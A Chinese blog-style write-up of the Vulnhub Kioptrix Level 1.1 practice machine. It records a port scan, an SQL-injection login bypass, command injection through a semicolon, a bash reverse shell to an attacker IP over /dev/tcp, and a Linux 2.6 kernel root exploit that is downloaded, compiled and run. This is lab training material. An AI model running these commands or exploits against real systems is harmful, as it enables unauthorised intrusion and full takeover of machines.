vulhub - Kioptrix: Level 1.1 (#2) writeup

原创

一支神经病 于 2019-12-12 17:46:07 发布 513 收藏 1
分类专栏： VM破解 文章标签： oscp writeup

主机来源：www.vulnhub.com

> 下载地址：https://download.vulnhub.com/kioptrix/Kioptrix_Level_2-update.rar

发现IP

安装成功后，查找此虚拟机的IP，我使用的是netdiscover

```
netdiscover -i eth0 -r 172.21.137.0/24
```

找到IP为：172.21.137.47

端口扫描


```
root@Jessica:~# nmap -sV -p- 172.21.137.47
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-12 14:24 CST
Nmap scan report for 172.21.137.47
Host is up (0.0053s latency).
Not shown: 65528 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 3.9p1 (protocol 1.99)
80/tcp   open  http       Apache httpd 2.0.52 ((CentOS))
111/tcp  open  rpcbind    2 (RPC #100000)
443/tcp  open  ssl/https?
631/tcp  open  ipp        CUPS 1.1
744/tcp  open  status     1 (RPC #100024)
3306/tcp open  mysql      MySQL (unauthorized)
MAC Address: 00:0C:29:AF:8E:80 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.38 seconds
```


首先去看看80端口


SQL注入

使用万能密码直接登录




命令执行

经典的命令执行



直接分号衔接命令


```
localhost;whoami
```




反弹shell

```
localhost;bash -i >& /dev/tcp/172.21.137.69/8080 0>&1
```

远程服务器开启监听



弹回shell



但权限不够

提权

我们看下内核版本

```
uname -a
```

```
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
```

可以直接用linux2.6的提权

首先自己下下来exp

```
root@Jessica:~# wget https://www.exploit-db.com/download/9542
--2019-12-12 16:23:36--  https://www.exploit-db.com/download/9542
正在解析主机 www.exploit-db.com (www.exploit-db.com)... 192.124.249.8
正在连接 www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:443... 已连接。
已发出 HTTP 请求，正在等待回应... 200 OK
长度：2643 (2.6K) [application/txt]
正在保存至：“9542”

9542                100%[==================>]   2.58K  --.-KB/s  用时 0s

2019-12-12 16:23:39 (108 MB/s) - 已保存“9542”[2643/2643])
```

然后让靶机下载（不直接让靶机下的原因是ssl有问题）

开启http服务

```
python -m SimpleHTTPServer 9090
```

下载

```
bash-3.00$ wget http://172.21.137.69:9090/9542
--23:25:51--  http://172.21.137.69:9090/9542
           => `9542'
Connecting to 172.21.137.69:9090... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,643 (2.6K) [application/octet-stream]

    0K ..                                                    100%    2.16 MB/s

23:25:51 (2.16 MB/s) - `9542' saved [2643/2643]
```

编译

```
bash-3.00$ gcc 9542.c
9542.c:109:28: warning: no newline at end of file
bash-3.00$ ls
9542.c
a.out
```

执行

```
bash-3.00$ ./a.out
sh: no job control in this shell
sh-3.00# whoami
root
```

结束